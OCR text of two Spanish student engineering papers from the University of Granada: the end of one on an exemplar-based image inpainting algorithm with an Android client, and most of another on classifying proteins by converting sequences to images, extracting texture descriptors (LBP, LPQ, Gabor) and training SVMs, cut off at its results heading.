


Fig. 6. Ejemplos de reconstrucción con el algoritmo desarrollado. (Izquierda) Imagen original. (Derecha) Imagen reconstruida.

En amarillo se muestra la región fuente *S* de 25 píxeles donde se toman las muestras de reconstrucción. Se puede observar cómo se propagan primero las tres estructuras gracias al término de datos *D(p)* explicado en la sección anterior, aunque también se van propagando poco a poco las texturas gracias al término de confianza *C(p)*, y finalmente se terminan de propagar las tres texturas para completar la reconstrucción. Por tanto, se ha conseguido el equilibrio de propagación de texturas y estructuras de forma conjunta.




Fig. 7. Proceso de reconstrucción de una imagen. (a) En amarillo se muestra la región fuente S considerada, y en azul se muestra la máscara señalada por el usuario (zona desconocida U). (b), (c), (d), (e) Diferentes etapas del proceso de reconstrucción. (f) Imagen reconstruida.

V. Comparación de resultados

En la figura 8 se muestran las reconstrucciones de dos ejemplos con tres algoritmos distintos.

En primer lugar, se reconstruye la imagen clásica conocida como *"NO DOGS ALLOWED"* donde se elimina la señal que contiene este mensaje. En la figura 8(a') se utiliza el algoritmo clásico de capas concéntricas, y se puede ver que no se consigue propagar las estructuras. En la figura 8(a") se utiliza el algoritmo de Criminisi et al. explicado en [5] donde se ha rodeado en rojo la parte donde se considera que existe un error de propagación de la textura del agua. En la figura 8(a'") se utiliza el algoritmo desarrollado donde se considera que no existe ningún error.

Por otro lado, se reconstruye la imagen clásica del saltador de puenting (figura 8(b)). En la figura 8(b') se usa un algoritmo de difusión isotrópica, donde se puede ver la gran cantidad de *blurring* que se introduce. En la figura 8(b") se usa el algoritmo de Criminisi et al., donde se han indicado las

Tabla I
Tiempo de reconstrucción de la imagen "NO DOGS ALLOWED"

Algoritmo de inpainting	**Onion-Peel**	**Criminisi et al.**	**Algoritmo desarrollado**
Tiempo de reconstrucción (segundos)	25	39	46

Tabla II
Tiempo de reconstrucción de la imagen del saltador de puenting

Algoritmo de inpainting	**Difusión isotrópica**	**Criminisi et al.**	**Algoritmo desarrollado**
Tiempo de reconstrucción (minutos)	10	7.7	8.45

tres zonas en las que se considera que se introduce error de propagación. Por último, en la figura 8(b''') se muestra la reconstrucción con el algoritmo desarrollado, donde también se considera que no existe ningún error y, por tanto, el algoritmo de *inpainting* desarrollado ofrece mayor calidad de reconstrucción.




Fig. 8. Comparación de reconstrucciones entre distintos algoritmos. (a), (b) Imágenes originales. (a') Algoritmo clásico de capas concéntricas (Onion Peel). (b') Algoritmo de difusión isotrópica. (a''), (b'') Algoritmo de Criminisi et al. [5]. (a'''), (b''') Algoritmo desarrollado.

En las tablas I y II se muestra el tiempo de reconstrucción empleado con cada algoritmo de *inpainting* en las dos reconstrucciones mostradas en la figura 8. El ordenador emplado tiene un procesador i7 con una CPU de 2.3 GHz y una memoria RAM de 4 GB. Aunque el algoritmo desarrollado tarda un poco más en realizar las reconstrucciones que el famoso algoritmo de Criminisi et al., ofrece una mayor calidad de reconstrucción, tal y como se puede ver en la figura 8.

VI. Aplicación Android Implementada

Para poder hacer uso del algoritmo de *inpainting* desarrollado se ha implementado una aplicación Android y un servidor Java que se comunican mediante *sockets*. El algoritmo de *inpainting* se ha implementado en MatLab, de tal manera que el servidor Java ejecuta el script de MatLab cada vez que recibe una petición de reconstrucción por parte del cliente Android.

En la aplicación Android el usuario elige una imagen de su galería de fotos y selecciona el área que desea reconstruir de dicha imagen, de tal forma que la aplicación envía la imagen original y la posición de los píxeles que definen la región a reconstruir, es decir, la posición de los píxeles que conforman el contorno δU en la primera iteración del algoritmo. Además, esta aplicación no solo ofrece la funcionalidad de *inpainting*, sino que ofrece otras diez funcionalidades útiles para el tratamiento de imágenes, tal y como corrección gamma, filtrado de color, etc. Para más información se puede consultar [3], y en [8] se puede ver un video donde se muestra el funcionamiento de la aplicación desarrollada.

VII. Conclusiones

El algoritmo de *inpainting* desarrollado en este proyecto ofrece una calidad de reconstrucción que muy pocos algoritmos presentados por la comunidad científica son capaces de igualar. Como cualquier algoritmo complejo de *inpainting*, necesita un tiempo de reconstrucción elevado que oscila entre 1 y 20 minutos, dependiendo de la resolución de la imagen, del tamaño de la región a reconstruir y, por supuesto, de la máquina donde se ejecute. Como línea de trabajo futura se plantea implementar el algoritmo de *inpainting* en otro lenguaje de programación más rápido, tal y como C o C++.

Por otro lado, se ha implementado una aplicación Android que permite hacer uso del algoritmo, y que ofrece otras once funcionalidades para tratamiento de imágenes. En la actualidad, existen muy pocas aplicaciones que ofrecen la funcionalidad de *inpainting*, y esa ha sido una de las principales motivaciones de este proyecto. Como línea de trabajo futura se plantea usar una comunicación distinta entre cliente y servidor, tal y como el uso de JSON, con el fin de publicar la aplicación Android.

Referencias

[1] *Informe ditrendia (Digital Marketing Trends): Mobile en España y en el Mundo 2015.*

[2] *Christine Guillermot y Olivier le Meur. (2014, enero). Image Inpainting (Overview and recent advances). IEEE Signal Processing Magazine.*

[3] *Alejandro Gómez Alanís, "Sistema de borrado e inpainting para dispositivos móviles Android". Trabajo Fin de Grado, TSTC, UGR, Granada, España, 2016.*

[4] *A. Efros y T. Leung. "Texture synthesis by non-parametric sampling" en Proc. Int. Conf. Computer Vision (ICCV), 1999, págs. 1033-1038.*

[5] *A. Criminisi, P. Pérez y K. Toyama. (2004, septiembre). "Region filling and object removal by exemplar-based inpainting". IEEE Trans. Image Processing. volumen 13, págs. 1200-1212.*

[6] *Ján Koloda, Jan Ostergaard, Soren H. Jensen, Victoria Sánchez y Antonio M. Peinado. (2013, junio). "Sequential Error Concealment for Video/Images by Sparse Linear Prediction". IEEE Trans. Multimedia. volumen 15.*

[7] *L. Liang, C. Liu, Y.-Q. Xu, B. Guo, y H.-Y.Shum (2001). "Real-Time texture synthesis by patch-based sampling". ACM Transactions on Graphics.*

[8] *Video demostrativo de la aplicación Android desarrollada: https://www.youtube.com/watch?v=SUADdJxMvKk*

Autor: Alejandro Gómez Alanís (Granada, 1994). Recibió su título de Grado en Ingeniería de Tecnologías de Telecomunicación, con especialidad en Sistemas de Telecomunicación, por la Universidad de Granada en 2016, año en el que comienza sus estudios de Máster en Ingeniería de Telecomunicación en la Universidad de Granada. Actualmente, le ha sido concedida una beca de iniciación de investigación de Universidad de Granada para clasificar proteínas con redes neuronales convolucionales.

Extracción de características y clasificación de imágenes generadas a partir de proteínas

Autor: Juan David Clares Herrerías, e-mail: jdavidclares@correo.ugr.es
Tutores: Victoria Sánchez Calle, e-mail: victoria@ugr.es
Antonio Miguel Peinado Herreros, e-mail: amp@ugr.es
Titulación: Grado en Ingeniería de Tecnologías de Telecomunicación
Departamento de Teoría de la Señal, Telemática y Comunicaciones
Universidad de Granada

***Resumen*—En el presente trabajo se propone la implementación de un clasificador de proteínas basado en la representación de cada proteína como una señal bidimensional o imagen, mucho menos explotada en el ámbito científico que la ya conocida representación de éstas como señales unidimensionales. Una vez obtenida la imagen proteica se le aplicarán diversos descriptores de texturas con la finalidad de extraer características comunes a cada familia de proteínas, para poder así entrenar un clasificador que delimite nuevos casos de forma automatizada. Serán propuestos como objeto de estudio distintos criterios para pasar de una secuencia de caracteres alfabéticos a una cadena numérica, así como diferentes descriptores de texturas para encontrar la combinación que ofrezca el mejor compromiso entre rapidez y precisión en base a los conjuntos de proteínas analizados.**

***Palabras clave*—proteína, clasificación, procesado de señal, imagen, CWT, descriptor de texturas, LBP, LPQ, filtros de Gabor, SVM.**

I. Introducción

La genómica y la proteómica son campos que están teniendo un gran auge en los últimos años dentro de la biología. El conocimiento de estas materias permite al ser humano indagar sobre qué somos y de dónde venimos, en términos evolutivos, ofreciendo una posible vía de conocimiento hacia el origen de la vida. Sin embargo, el estudio de genes y proteínas no es sólo utilizado para mirar hacia el pasado, sino que además está siendo fundamental en la medicina actual para el desarrollo de novedosos tratamientos y vacunas contra diversas enfermedades, así como la monitorización y seguimiento de muchas otras.

Gracias a las nuevas tecnologías y los avances en la biología tradicional se ha logrado detectar y documentar un número enorme de proteínas distintas, habiendo en 2016 según la base de datos UniProt[1] un total de 62148086 secuencias de proteínas únicas, agrupadas en 16295 familias que comparten características o funciones comunes [1]. Este número total de proteínas no es fijo, ya que sigue aumentando día a día.

Como consecuencia de la gran cantidad de información de la que se dispone surge el propósito de este trabajo: es necesario, o al menos útil, la implementación de un clasificador que permita, de forma rápida y automatizada, ubicar cualquier nueva proteína dentro de una familia con la que comparta características comunes, con el fin de esbozar su función o localización en el cuerpo humano, ya sea para documentarla o para utilizarla en diversas aplicaciones donde pueda ser requerida. Como principales campos donde este clasificador puede ser de utilidad se tienen la industria química y farmaceútica. Es conveniente a la hora de desarrollar una vacuna o principio activo contar con varias proteínas con la misma función que pudiesen ser intercambiables. Así mismo, se podrían monitorizar los cambios sobre un ser vivo al aplicar sobre éste diversos productos químicos con algún índice de toxicidad o alérgenos. Por último, muchas proteínas concretas son utilizadas para la fabricación de anticuerpos, esenciales para la inmunización y autodefensa del organismo humano. Se prevee que mediante la aplicación de la bioinformática en la industria farmacéutica se reduzca el gasto de investigación en 300 millones de dólares así como el tiempo de desarrollo de fármacos o vacunas en dos años [2].

Para clasificar las proteínas dentro de familias con las mismas características se atendió en primer lugar al alineamiento de secuencias, esto es, la comparación de la cadena de caracteres que representa a los aminoácidos de la proteína desconocida con las distintas cadenas de proteínas ya documentadas mediante algoritmos como la Programación Dinámica. El porqué de clasificarlas en cuanto a su secuencia de aminoácidos se debe a que estos son los que conforman la estructura tridimensional de la proteína, que a su vez está directamente relacionada con la función que ésta realiza, por tanto la secuencia de aminoácidos y la función de la proteína también están relacionadas.

El alineamiento de secuencias ha sido útil para el caso de los homólogos cercanos, esto es, cuando las estructuras están estrechamente relacionadas, los cuales codifican funciones biológicas básicas. Cuanto más abstractas son las funciones biológicas, más débiles son las similitudes entre las proteínas, pero muchas veces son estas funciones abstractas las que mayor interés presentan en el campo de la biología celular. Para los homólogos lejanos se sustituyó la Programación Dinámica por diversos modelos probabilísticos, mejorando el método anterior pero aún lejos de resolver el problema. Esto es debido a que, aunque existen 60 millones de proteínas, los tamaños de las familias son muy dispares, habiendo familias muy pequeñas que no aportan el suficiente número de muestras como para establecer un buen modelo probabilístico [3].

Una de las líneas de investigación que busca suceder al alineamiento de secuencias y a la creación de modelos probabilísticos para la clasificación de proteínas es el tratamiento

[1] http://www.uniprot.org

de éstas como cadenas numéricas interpretadas como señales, pudiendo pues aplicar sobre ellas técnicas y herramientas del procesado de señal para extraer características y posteriormente entrenar un modelo que clasifique muestras desconocidas a partir de casos documentados.

El presente trabajo está centrado en la representación de las proteínas como imágenes (señales bidimensionales), como complemento de las diversas representaciones ya conocidas de la proteína como señal unidimensional. Sobre las imágenes se aplicarán diversos descriptores de texturas para extraer de ellas las características o *features* que servirán para entrenar y testear el futuro clasificador. Se ha utilizado como punto de partida el artículo de Nanni et al, *Wavelet images and Chou's pseudo amino acid composition for protein classification* [4], aportando como novedades sobre éste un mayor número de descriptores de texturas, el análisis de cuatro criterios totalmente distintos para pasar de la secuencia de caracteres de aminoácidos a cadena numérica y una búsqueda optimizada del mejor kernel a la hora de clasificar mediante SVM. Además se busca a la hora de implementar el algoritmo una programación eficiente y lo más rápida posible, ya que el análisis de tantas muestras e imágenes mediante descriptores de texturas es un proceso con un coste computacional bastante alto. A lo largo del trabajo se estudiarán y analizarán todas las combinaciones propuestas, en cuanto a precisión y rapidez se refiere, para así intentar encontrar el mejor clasificador posible para las bases de datos de proteínas analizadas.

II. Implementación

En la figura 1 se muestran de forma resumida los pasos seguidos a la hora de implementar el clasificador de proteínas, que serán descritos con más detalle en las siguientes secciones del artículo.




Fig. 1: Diagrama de flujo con los pasos seguidos en el diseño del algoritmo.

A. Bases de datos

El primer paso a la hora de implementar el clasificador de proteínas es la elección de la base de datos sobre la que se va a trabajar. En este trabajo hemos utilizado 2 bases de datos proteicas, cada una dividida en un conjunto de entrenamiento y otro de testeo. A continuación se ofrece una breve descripción de cada una de ellas.

- GRAM: contiene 452 proteínas pertenecientes a bacterias Gram-positivas, agrupadas en 5 clases distintas dependiendo de qué sublocalización celular tengan dentro de la célula [5].
- MEM: contiene 7582 proteínas pertenecientes a 8 tipos distintos de membranas celulares [6].

Cada una de las proteínas de las distintas bases de datos está representada por su secuencia de aminoáciodos (cadena de caracteres alfabéticos) así como el subgrupo al que pertenece dentro de su familia. Los ficheros *.fasta* pueden obtenerse en los artículos referenciados en cada una de las bases de datos.

B. Representaciones

Una vez escogida la base de datos con la que se va a trabajar, el siguiente paso es transformar la secuencia de caracteres alfabéticos que representa cada proteína en cadena numérica. Para ello se presentan en este trabajo cuatro representaciones distintas, las cuales establecen la equivalencia entre cada uno de los 20 aminoácidos que pueden formar parte de la cadena que constituye la proteína y un determinado valor numérico que lo representa, en base a distintos criterios.

Un aspecto que es necesario clarificar antes de continuar es que cada representación está formada por varios índices, siendo cada uno de ellos una equivalencia distinta entre cada uno de los 20 aminoácidos esenciales y su valor numérico correspondiente. Por lo tanto se generarán por cada proteína tantas cadenas numéricas distintas como número de índices tenga la representación en cuestión.

Las representaciones analizadas son las siguientes:

1) Representación de 20 índices basada en medidas de similitud: Sánchez et al. proponen en [7] una representación matemática de los aminoácidos que componen una proteína basándose en medidas de similitud derivadas de la matriz de sustitución de aminoácidos PAM250, siendo una PAM (*Point Accepted Mutation*) en una proteína la sustitución de un aminoácido por otro, considerándose la mutación como la nueva forma dominante. Para que ésto ocurra el nuevo aminoácido debe funcionar de forma similar al antiguo.

Los datos sobre las mutaciones se obtienen de árboles filogenéticos, los cuales computan cuantas veces cambia un aminoácido frente a su número de ocurrencias. A partir de estos datos se obtienen las matrices de probabilidad de mutación, que dan la probabilidad de que un aminoácido sea reemplazado por otro en un intervalo evolucionario dado.

Basándose en el concepto de similitud entre aminoácidos a partir de las matrices PAM se formula esta representación formada por 20 índices, cada uno de los cuales genera una señal que representa el grado de similitud entre los aminoácidos que forman la proteína y uno de los 20 aminoácidos esenciales.

2) Representación de 48 índices basada en propiedades de los aminoácidos: Gromiha et al. proponen en [8] una serie de 48 propiedades físicas, químicas, energéticas y de conformación extraídas todas ellas del análisis mediante cluster realizado sobre la base de datos de aminoácidos AAindex. Varias de las propiedades de los aminoácidos que se cuantifican son la compresibilidad, la hidrofobia, la polaridad,

el peso molecular, volumen, índice de refracción, índice cromatográfico, parámetros energéticos, hélices α o láminas β entre otras.

Cada uno de los índices se representa con 20 valores numéricos asociados a cada uno de los 20 aminoácidos, cuantizando la propiedad que representa el índice en cuestión para cada uno de ellos. Estos valores numéricos se encuentran en la sección I de cada entrada del AAindex [2].

El listado completo de los 48 índices así como las equivalencias numéricas puede consultarse en [8].

3) Representación de 20 índices basada en PSSM: Esta representación está basada en MSA (*Multiple Sequence Alignement*), es decir, ver si hay alguna relación entre los aminoácidos de las proteínas que forman cada clase o familia y su situación concreta en la cadena, para así buscar patrones de posición comunes. Ha sido demostrado que el alineamiento múltiple en proteínas da información de campos como la localización de la proteína, su estructura (tanto secundaria como terciaria, fundamentales para saber la función que realiza la proteína) o su actividad química.

Una de las principales formas de representación de MSA es a través de las PSSM (*Position Specific Scoring Matrices*), las cuales indican la frecuencia de la aparición de cada tipo de aminoácido en cada una de las posiciones de la cadena que constituye la proteína. Puede deducirse pues, que existirán en este método 20 índices, uno por cada uno de los aminoácidos básicos.

La forma más simple de construir una PSSM es computando la frecuencia de aparición de cada aminoácido en una posición específica de un grupo de proteínas. Normalmente ningún valor en la matriz se considera nulo, ya que eso implicaría la no aparición de un aminoácido específico en una posición de la cadena. Se suele recurrir al uso de números muy pequeños en esos casos para que no sean valores nulos (*pseudo-counts*).

Para la obtención de los 20 índices de cada proteína analizada por este método se ha utilizado el programa HHblits[3] [9], perteneciente a la suite de HHstudio (software libre). En este programa las proteínas introducidas son agrupadas en conjuntos alineables, generándose a partir de ellos MSA con perfiles HMM (Modelos Ocultos de Markov), otra forma de representar los MSA parecida a las PSSM. La matriz PSSM se obtiene dividiendo las propiedades proporcionadas por HHblits entre la probabilidad de ocurrencia del aminoácido (esta normalización es optativa a la hora de obtener las cadenas numéricas).

4) Representación con 3 índices basada en predicción de estructura secundaria: Las proteínas tienen varios niveles de organización, los cuales determinan la forma que ésta toma y por tanto repercuten directamente en la función que ejecuta. El nivel de organización más simple es la cadena de aminoácidos (estructura primaria), con el que trabajamos en este proyecto. La estructura secundaria, la cual utiliza esta representación, consiste en la agrupación de aminoácidos en pequeñas formas como pueden ser la hélice α, la lámina β o espirales.

Esta nueva representación se basa en sustituir cada aminoácido de la cadena por la probabilidad de que éste pertenezca a un elemento de la estructura secundaria (hélice α, lámina β o espiral). Por lo tanto se utilizarán 3 índices distintos, obtenidos mediante el uso de un programa externo, PsiPred[4] (software libre) [10].


C. Formación de la imagen

Una vez obtenidas las cadenas numéricas correspondientes a los índices mediante los que se representa la proteína, se generará a partir de cada una de ellas una imagen que será posteriormente sometida a la extracción de características, es decir, se obtendrán por cada proteína tantas imágenes como índices tenga la representación.

En este trabajo se han utilizado dos métodos distintos para la formación de la imagen:

- Método PR: este sencillo método propuesto en [4] permite, una vez obtenida la cadena numérica correspondiente a una proteína utilizando un índice concreto de cualquier representación, x, crear una matriz donde cada elemento (i, j) sea la suma de los valores numéricos de esta señal, de longitud L, ubicados en las posiciones i y j (ecuación 1). Posteriormente, si la imagen tiene un tamaño superior a 250x250, es redimensionada a este tamaño.

$$PR(i,j) = x(i) + x(j);\ \textit{donde}\ \{i,j\} = 1,2,...,L \quad (1)$$



(a) Proteína P31996 (b) Proteína Q8TCB6

Fig. 2: Representación PR.

- Transformada *wavelet*: la transformada *wavelet* es una herramienta matemática que ofrece la posibilidad de examinar una señal simultáneamente en el dominio del tiempo y de la frecuencia. El análisis mediante transformada *wavelet* está siendo o ha sido aplicado en la investigación de diferentes fenómenos, desde el análisis del clima a un análisis financiero, pasando por monitorización del corazón, filtrado de ruido sísmico o compresión de imágenes y señales, por ejemplo. Matemáticamente hablando, la transformada *wavelet* es la convolución de la función *wavelet* (onda pequeña que cumple ciertas condiciones, la cual puede moverse en el tiempo y ensancharse o estrecharse) y la señal que se pretende analizar. Aunque las señales que se analizan frecuentemente suelen depender del dominio temporal, se puede intercambiar este dominio por el espacial, como es el caso de este trabajo.

[2]http://www.genome.jp/aaindex/

[3]https://toolkit.tuebingen.mpg.de/hhblits

[4]http://bioinf.cs.ucl.ac.uk/psipred/

El resultado final de realizar la transformada *wavelet* a una señal es una imagen donde se representa, para distintos niveles de dilatación y desplazamiento, cuánto se adapta la *wavelet* madre a la señal analizada. En este trabajo se utilizará para obtener esta transformada la función *cwt* de Matlab, introduciendo como entrada la cadena numérica correspondiente, la *wavelet* madre *Meyer* así como 100 coeficientes de dilatación. Cabe destacar que en este método no se produce ningún redimensionado de la imagen, es dependiente de la longitud de la proteína.

(a) Proteína P31996

(b) Proteína Q8TCB6

Fig. 3: Representación CW.

D. Descriptores de texturas

Una vez tenemos las N imágenes asociadas a la proteína (tantas como índices tenga la representación), debemos aplicar sobre cada una de ellas un descriptor de texturas, obteniendo un vector de características por imagen. El vector de características asociado a la proteína es la concatenación de los N vectores de características resultantes.

A continuación se describirán brevemente los descriptores de texturas utilizados en este trabajo:

1) Local Phase Quantization: El operador LPQ fue propuesto por primera vez como descriptor de texturas en 2008 de la mano de Ojansivu y Heikkilä [11]. Su principal característica es la robustez que ofrece ante imágenes borrosas, gracias a la propiedad de invarianza frente a este problema que presenta la fase del espectro en frecuencia obtenido al hacer la transformada discreta de Fourier de este tipo de imágenes.

El procedimiento del descriptor es el siguiente: en primer lugar se le aplica a la imagen que se va a analizar la DFT en 2-D tomando 4 frecuencias bidimensionales que cumplan la invarianza de fase, obteniéndose tanto los coeficientes de la transformada como la matriz de transformación. Asumiendo que la imagen analizada es un proceso de Markov de primer orden se obtiene la matriz de covarianza de la DFT multiplicando la matriz de covarianza del proceso de Markov por la matriz de transformación. A través de la descomposición en valores singulares de la matriz resultante aplicamos un filtro de blanqueo a la matriz de coeficientes de la transformada. Finalmente, se binarizan los coeficientes resultantes y se computa un histograma, el cual será el vector de características resultante de este método.

2) Local Binary Pattern Histogram Fourier Features: El descriptor presentado por T. Ahonen et al. en 2009 [12] ofrece una innovadora visión sobre los descriptores LBP (Local Binary Pattern), incluyendo una novedosa compensación global de la rotación que no implica una pérdida de la información relativa a las diferentes orientaciones de la imagen.

LBP (Local Binary Pattern) es un operador utilizado como descriptor de imágenes el cual está basado en el signo de la diferencia de píxeles vecinos a una distancia definida del píxel que se pretende analizar y ese mismo píxel. El valor o etiqueta LBP de cada píxel de la imagen y sus vecinos se obtiene calculando la salida de la función umbral (ecuación 3) cuando la entrada es la diferencia del nivel de la escala de grises entre ellos, multiplicado por la potencia de 2 correspondiente a la posición de cada muestra vecina. La ecuación que modela lo anteriormente dicho es la siguiente:

$$LBP_{P,R}(x,y) = \sum_{p=0}^{P-1} s(f(x_p,y_p) - f(x,y))2^p \qquad (2)$$

siendo s(z) la función umbral

$$s(z) = \begin{cases} 1 & \text{si } z \geq 0 \\ 0 & \text{si } z < 0 \end{cases} \qquad (3)$$

Cada etiqueta es un valor binario que posteriormente se computará formando un histograma. Para conseguir la invarianza a la rotación, con fundamento teórico en los desplazamientos cíclicos de la Transformada de Fourier, se aplica dicha transformada al histograma anterior y se calcula su módulo, para así obtener el vector de características asociado a este método.

3) Binary Gabor Pattern: El descriptor de texturas BGP (Binary Gabor Pattern) [13] está inspirado en el éxito de un descriptor sencillo como es LBP, pero difiere de éste en que mientras que LBP computa la diferencia entre píxeles vecinos, BGP lo hace entre regiones, consiguiendo mayor robustez al ruido.

Podemos describir los filtros de Gabor como una onda sinusoidal plana la cual tiene una frecuencia espacial y orientación multiplicada por una envolvente gaussiana bidimensional. Se suelen expresar de forma matemática (ecuación 4) separando los que ofrecen simetría par e impar (*even-symmetric* y *odd-symmetric*).

$$\begin{aligned} g_e &= exp\left(-\frac{1}{2}\left(\frac{x'^2}{\sigma^2} + \frac{y'^2}{(\gamma\sigma)^2}\right)\right)\cos\left(\frac{2\pi}{\lambda}x'\right) \\ g_o &= exp\left(-\frac{1}{2}\left(\frac{x'^2}{\sigma^2} + \frac{y'^2}{(\gamma\sigma)^2}\right)\right)\sin\left(\frac{2\pi}{\lambda}x'\right) \end{aligned} \qquad (4)$$

donde $x' = x\cos\theta + y\sin\theta, y' = -x\sin\theta + y\cos\theta$, λ representa la frecuencia de la sinusoide, θ la orientación de la normal a las líneas paralelas de la función de Gabor, σ es la desviación típica de la envolvente gausiana y γ es el factor de forma, que establece la relación entre el ancho de banda angular y radial.

El primer paso del descriptor de texturas es la creación de un banco de filtros donde $g_0, g_1, ..., g_{J-1}$ son J filtros de Gabor (cada uno con sus dos expresiones según las

ecuaciones de 4) que comparten los mismos parámetros excepto el parámetro de orientación θ, que tomará valores $\{\theta_j = j\pi/J : |j = 0, 1, ..., J-1\}$. Suponiendo un radio fijo para la máscara de los filtros, R, se aplican todos los filtros en cada uno de los puntos de la imagen, obteniéndose el vector respuesta $\{r = r_j : |j = 0, 1, ..., J-1\}$. Posteriormente r se binarizará tomando valores entre 0 y 1, dando lugar al vector binario $\{b = b_j : |j = 0, 1, ..., J-1\}$. Cada etiqueta binaria es sometida a la función ROR para reducir el número de valores y conseguir invarianza a la rotación. Después de esta operación se computa el histograma.

Todo este proceso se realiza para tres resoluciones distintas de los filtros. Posteriormente se concatenan todos los histogramas obtenidos, que formarán el vector de características para cada imagen asociado a este descriptor.

E. Clasificación

Una vez obtenidos todos los vectores de características asociados a las proteínas de la base de datos que estemos analizando (tanto al subconjunto de entrenamiento como al subconjunto de testeo), es hora de entrenar el clasificador. Para ello se han usado máquinas de vectores de soporte o en inglés *support vector machines*, abreviadas comúnmente como SVM. Las SVM son un conjunto de algoritmos de aprendizaje automático supervisado mediante los cuales, a partir de un conjunto de muestras de entrenamiento o *train* etiquetadas en clases, se puede definir un modelo que prediga las clases de nuevas entradas no documentadas anteriormente. La separación entre clases se consigue a través de la obtención de un hiperplano óptimo que las delimite en espacios de distinta dimensionalidad, normalmente muy alta, donde la información es proyectada por medio del uso de los llamados *kernels*.

Una vez obtenido el clasificador a partir de la base de datos de entrenamiento, se comprueba su precisión observando si clasifica correctamente el subconjunto de testeo.

Como optimización al método se han escogido los parámetros del *kernel* mediante búsqueda de rejilla y validación cruzada [15].

En este trabajo se ha utilizado, tanto para entrenar y crear las máquinas de vectores de soporte como para su posterior testeo, la librería LIBSVM[5] [15], compatible con Matlab.

III. Resultados

